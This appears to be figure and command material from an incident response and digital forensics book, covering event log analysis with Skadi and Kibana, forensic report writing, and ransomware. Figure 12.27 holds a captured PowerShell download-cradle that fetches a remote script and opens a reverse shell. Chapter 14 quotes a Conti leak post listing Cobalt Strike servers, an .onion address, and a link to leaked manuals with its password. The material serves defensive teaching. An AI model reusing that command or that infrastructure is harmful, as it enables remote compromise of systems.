


Figure 12.19 – Windows Defender entries

```
Microsoft Defender Antivirus has detected malware or other potentially unwanted software.
For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=200208&name=behavior:Wn32/Meterpreter.gen!&threadId=2147723573&enterprise=0
Name: Behavior:Wn32/Meterpreter.gen!A
ID: 2147723573
Severity: Severe
Category: Suspicious Behavior
Path: behavior:_pid:12884;behavior:_pid:13664;behavior:_pid:14296;behavior:_pid:14296;behavior:_pid:14296;process:
    _pid:11964;ProcessStart:132891005656802313;process:_pid:13664;ProcessStart:1328909867076275%;process:_pid:14296;ProcessStart:132891008570586780
    Detection Origin: Unknown
    Detection Type: Concrete
    Detection Source: Unknown
    User: ?
    Process Name: Unknown
    Security Intelligence Version: AV: 1.359.53.0, AS: 1.359.53.0, NDS: 1.359.53.0
    Engine Version: AM: 1.1.18900.3, NDS: 1.1.18900.3
```

Figure 12.20 – Windows Defender Meterpreter detection

```
skadi@skadi:~$ cdqr in:DESKTOP-SKPTDIO.zip out:Results -p win --max_cpu -z --es_kb DESKTOP-SKPTDIO
Assigning CDQR to the host network
The Docker network can be changed by modifying the "DOCKER_NETWORK" environment variable
Example (default Skadi mode): export DOCKER_NETWORK=host
Example (use other Docker network): export DOCKER_NETWORK=skadi-backend
docker run --network host -v /home/skadi/DESKTOP-SKPTDIO.zip:/home/skadi/DESKTOP-SKPTDIO.zip -v /home/skadi/Results:/home/skadi/Results aorlikoski/cdqr:5.0.0 -y /home/skadi/DESKTOP-SKPTDIO.zip /home/skadi/Results -p win --max_cpu -z --es_kb DESKTOP-SKPTDIO
```

Figure 12.21 – CDQR execution

Figure 12.22 – Skadi portal




Figure 12.23 – Kibana GUI




Figure 12.24 – Kibana’s Discover dashboard



Figure 12.25 – Filter on Event ID




Figure 12.26 – Filter on IP address

```
t: message Q Q III [408 / 0x9298] Source Name: PowerShell Message string: Provider 'Alias' is Started. \v\v\Details: \n ProviderName=Alias NewProviderState=Started\n SequenceNumber=3 HostName=ComputerNet HostVersion=5.1.22543.1000 HostId=c011255-9634-4bc1-a1d-75db519817c6 HostApplicationName=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.191.253:8000/powershell.ps1');powershell -c 192.168.191.253 -p 4444 -s cmd EngineVersion=RemotePowershell PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine= ProviderName=Alias NewProviderState=Started SequenceNumber=1 HasTNSession=0 ConsoleHost= HostVersion=5.1.22543.1000 HostId=c0112995-9634-4bc1-a1d-75db519817c6 HostApplicationName=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.191.253:8000/powershell.ps1');powershell -c 192.168.191.253 -p 4444 -t cmd EngineVersion= RemotePowershell PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine= ComputeRName= DESKTOP-5KPTQD Record Number: 606 Event Level: 4
```

Figure 12.27 – Meterpreter event entry

## Code and Commands

Command 12.1:

```
C:\Users\JSmith\Desktop>CyLR.exe -s 192.168.207.130:22 -u  
admin -p password
```

Command 12.2:

```
PS C:\Users\madno\Desktop\DeepBlueCLI-master\DeepBlueCLI-  
master> .\DeepBlue.ps1 -log security  
C:\Users\madno\Desktop\Logs\Security.evtx
```

Command 12.3:

```
PS C:\Users\madno\Desktop\DeepBlueCLI-master\DeepBlueCLI-  
master> .\DeepBlue.ps1 -log system  
C:\Users\madno\Desktop\Logs\System.evtx
```

Command 12.4:

```
PS C:\Users\madno\Desktop\DeepBlueCLI-master\DeepBlueCLI-  
master> .\DeepBlue.ps1  
C:\Users\madno\Desktop\Logs\Microsoft-Windows-  
PowerShell%4Operational.evtx
```

Command 12.5:

```
skadi@skadi:~$ cdqr in:DESKTOP-SKPTDIO.zip out:Results -p  
win --max_cpu -z --es_kb DESKTOP-SKPTDIO
```

## Questions

Answer the following questions to test your knowledge of this chapter:

1. For effective log management, an organization should establish logging as a normal business practice.
  - True
  - False
2. Which is not one of the functions of a SIEM?
  - Log retention
  - Automated response

- Alerting
  - Log aggregation
3. Which of these is not part of the Elastic Stack?
- Kibana
  - Elasticsearch
  - Log response
  - Logstash
4. Locard's exchange principle states that when two objects come into contact with each other, they leave traces.
- True
  - False

## Further reading

For more information about the topics that were covered in this chapter, refer to the following resources:

- Windows Security Log Events:  
<https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/>
- Graylog: <https://github.com/Graylog2>
- Skadi: <https://github.com/orlikoski/Skadi>
- Applied Incident Response Windows Event Log Analysis:  
<https://forwarddefense.com/media/attachments/2021/05/15/windows-event-log-analyst-reference.pdf>

# Chapter 13

## Images




Figure 13.1 – Autopsy report generation







Figure 13.2 – Autopsy report generation data source selection



**Figure 13.3 – Autopsy Generate Report results selection**



**Figure 13.4 – Autopsy Report Generation Progress**



**Figure 13.5 – Monolith Notes' main screen**

Add New Case

Case Number	Client
Case Reference	Case Type
Case Lead	Case Status

Enter a description of the case and any additional notes.

Clear Submit



Figure 13.6 – New Case information

Add New Case

2022-0014	ACME Inc
Compromised Laptop	Malicious Software
G. Johansen	Open

Suspicious activity associated with reverse shell detected on laptop.

Clear Submit



Figure 13.7 – New Case information

Note Tag: Creating New Note

Normal **B** **I** **U** **S** **A** **[A]** **X** **X<sup>2</sup>** **E** **E** **E** **E** **T<sub>x</sub>** **⊕** **⊖**

**Submit** **Cancel**

Figure 13.8 – Free text note field

MONOLITH NOTES  
MONOLITH FORENSICS

2022-0014 - COMPROMISED LAPTOP

Suspicious activity associated with reverse shell detected on laptop.

+ Add Note **Y** Note Filter **☰** Edit Case **>Delete Case** **Export Notes** **Notes Listed: 1** Search Notes

8/18/2022 07:22 AM **Execution**

Examination of registry Prefetch files showed evidence of execution related to the PUP.ZEROTIER\_DESKTOP\_L1.mal

File Path	Description	Timestamp	
2040789_DESKTOP_L1.DNE-00A1DAA.prf	ED07BD_2040789_L1.DNE-00A1DAA.prf	PROGRAM FILE\ZERO.TIER\DESKTOP\	2022-00-08
2040789_DESKTOP_L1.DNE-00A1DAA.prf	ED07BD_2040789_L1.DNE-00A1DAA.prf	PROGRAM FILE\ZERO.TIER\DESKTOP\	2022-00-08
2040789_180812-12.880-00A1DAA.prf	ED07BD_180812-12.880-00A1DAA.prf	PROGRAM FILE\ZERO.TIER\DESKTOP\	2022-00-08
2040789_DESKTOP_L1.DNE-00A1DAA.prf	ED07BD_2040789_L1.DNE-00A1DAA.prf	PROGRAM FILE\ZERO.TIER\DESKTOP\	2022-00-08
2040789_DESKTOP_L1.DNE-00A1DAA.prf	ED07BD_2040789_L1.DNE-00A1DAA.prf	PROGRAM FILE\ZERO.TIER\DESKTOP\	2022-00-08
2040789_DESKTOP_L1.DNE-00A1DAA.prf	ED07BD_2040789_L1.DNE-00A1DAA.prf	PROGRAM FILE\ZERO.TIER\DESKTOP\	2022-00-08
2040789_DESKTOP_L1.DNE-00A1DAA.prf	ED07BD_2040789_L1.DNE-00A1DAA.prf	PROGRAM FILE\ZERO.TIER\DESKTOP\	2022-00-08
2040789_DESKTOP_L1.DNE-00A1DAA.prf	ED07BD_2040789_L1.DNE-00A1DAA.prf	PROGRAM FILE\ZERO.TIER\DESKTOP\	2022-00-08
2040789_DESKTOP_L1.DNE-00A1DAA.prf	ED07BD_2040789_L1.DNE-00A1DAA.prf	PROGRAM FILE\ZERO.TIER\DESKTOP\	2022-00-08
2040789_DESKTOP_L1.DNE-00A1DAA.prf	ED07BD_2040789_L1.DNE-00A1DAA.prf	PROGRAM FILE\ZERO.TIER\DESKTOP\	2022-00-08
2040789_DESKTOP_L1.DNE-00A1DAA.prf	ED07BD_2040789_L1.DNE-00A1DAA.prf	PROGRAM FILE\ZERO.TIER\DESKTOP\	2022-00-08

**Get Case** **Delete**

Figure 13.9 – Completed note




Figure 13.10 – Monolith Notes filter

## Tables

Date	Time (UTC)	Description	Performed by
6/17/22	19:08	Firewall IPS sensor alerted to possible C2 activity. Escalated by the SOC to the CSIRT for analysis and response.	Bryan Davis
6/17/22	19:10	Examined firewall log and determined that host 10.25.4.5 had connected to a known malware C2 server.	John Q. Examiner
6/17/22	19:14	Used Carbon Black EDR to isolate the endpoint 10.25.4.5 from further network communication.	John Q. Examiner
6/17/22	19:16	Retrieved Prefetch files from 10.25.4.5 via Velociraptor for analysis.	John Q. Examiner

Table 13.1 – Events timeline log

## Questions

Answer the following to test your knowledge of this chapter:

1. What is not part of a forensic report?
  - The tools utilized

- Examiner biography / CV
  - Notes
  - Exhibit list
2. When preparing an incident report, it is necessary to take into account the audience that will read it.
    - True
    - False
  3. Which of these is a data source that can be leveraged in preparing an incident report?
    - Applications
    - Network/host devices
    - Forensic tools
    - All of the above
  4. Incident responders should never include a root cause analysis as part of the incident report.
    - True
    - False

## Further reading

Refer to the following for more information about the topics covered in this chapter:

- Intro to Report Writing for Digital Forensics: <https://digital-forensics.sans.org/blog/2010/08/25/intro-report-writing-digital-forensics/>
- Understanding a Digital Forensics Report: <http://www.legalexecutiveinstitute.com/understanding-digital-forensics-report>
- Digital Forensics Report, Ryan Nye: [http://rnyte-cyber.com/uploads/9/8/5/9/98595764/exampledigiforensicsrprt\\_by\\_ryan\\_nye.pdf](http://rnyte-cyber.com/uploads/9/8/5/9/98595764/exampledigiforensicsrprt_by_ryan_nye.pdf)
- Magnet Forensics Guide on Technical Level Findings: <https://www.magnetforensics.com/resources/reporting-findings-at-a-technical-level-in-digital-forensics-a-guide-to-reporting/>

# Chapter 14

## Images



Figure 14.1 – A brief history of ransomware




Figure 14.2 – Conti disclosure site

## “WARNING”

As a response to Western warmongering and American threats to use cyber warfare against the citizens of Russian Federation, the Conti Team is officially announcing that we will use our full capacity to deliver retaliatory measures in case the Western warmongers attempt to target critical infrastructure in Russia or any Russian-speaking region of the world. We do not ally with any government and we condemn the ongoing war. However, since the West is known to wage its wars primarily by targeting civilians, we will use our resources in order to strike back if the well being and safety of peaceful citizens will be at stake due to American cyber aggression.

3/1/2022

12377

0 [ 0.00 B ]

Figure 14.3 – Conti Ukraine response

The screenshot shows a forum post from a user named m1Geelka. The post is titled "WARNING" and contains a warning message from the Conti Team. The message states that Conti will use their full capacity to deliver retaliatory measures if the West targets critical infrastructure in Russia or any Russian-speaking region. It condemns the ongoing war and states that they will strike back if the well-being and safety of peaceful citizens are at stake due to American cyber aggression. The post includes a timestamp of "Today at 14:07", a reply count of "12377", and a file size of "0 [ 0.00 B ]". Below the post, there is a section titled "Investments" showing two screenshots of what appears to be a network penetration tool interface. The first screenshot shows a "Connect" dialog with IP: 192.168.2.35, Port: 58879, and User: Hookah. The second screenshot shows another "Connect" dialog with IP: 195.141.69.130, Port: 47734, and User: Hookah. There are also "Snapshot.PNG", "7777.PNG", and "222.PNG" files attached. At the bottom of the post, there are "Like", "Quote", and "Answer" buttons.

Today at 14:07

Dumb divorce, not work. They recruit penetration testers, of course ... They recruit guys to test Active Directory networks, they use the Locker - Conti. I merge you their ip-address of cobalt servers and type of training materials. 1500 \$ yes, of course, they recruit suckers and divide the money among themselves, and the boys are fed with what they will let them know when the victim pays. The admin in the chat was Tokyo, his toad was cicada3301@strong.pw . Know the fag in the face! Where i need to have already sent the data. so let it change the server data and everything else. And for hard workers resets all training materials =) the All good  
their chat in the Torah - blk7aar42f5nn4hx6se4gbxy7njvz4z3hqwfekbhy5orv7yq2obja5ad.onion  
Anyone who dials on the type of job Pentesterov 😊😊😊😊 - <https://xss.it/members/220120/> his toad - it\_work\_support@xmpp.jp

Investments

This is the connect dialog. You connect to a Cobalt Strike (Ag) host: 192.168.2.35 port: 58879 user: Hookah

This is the connect dialog. You connect to a Cobalt Strike (Ag) host: 195.141.69.130 port: 47734 user: Hookah

Screenshot.PNG 7777.PNG 222.PNG

0 A complaint

Like + Quote Answer

Today at 14:16


Manuals and software - <https://www.sendspace.com/file/qmqq3v> pass - xst.it

0 A complaint

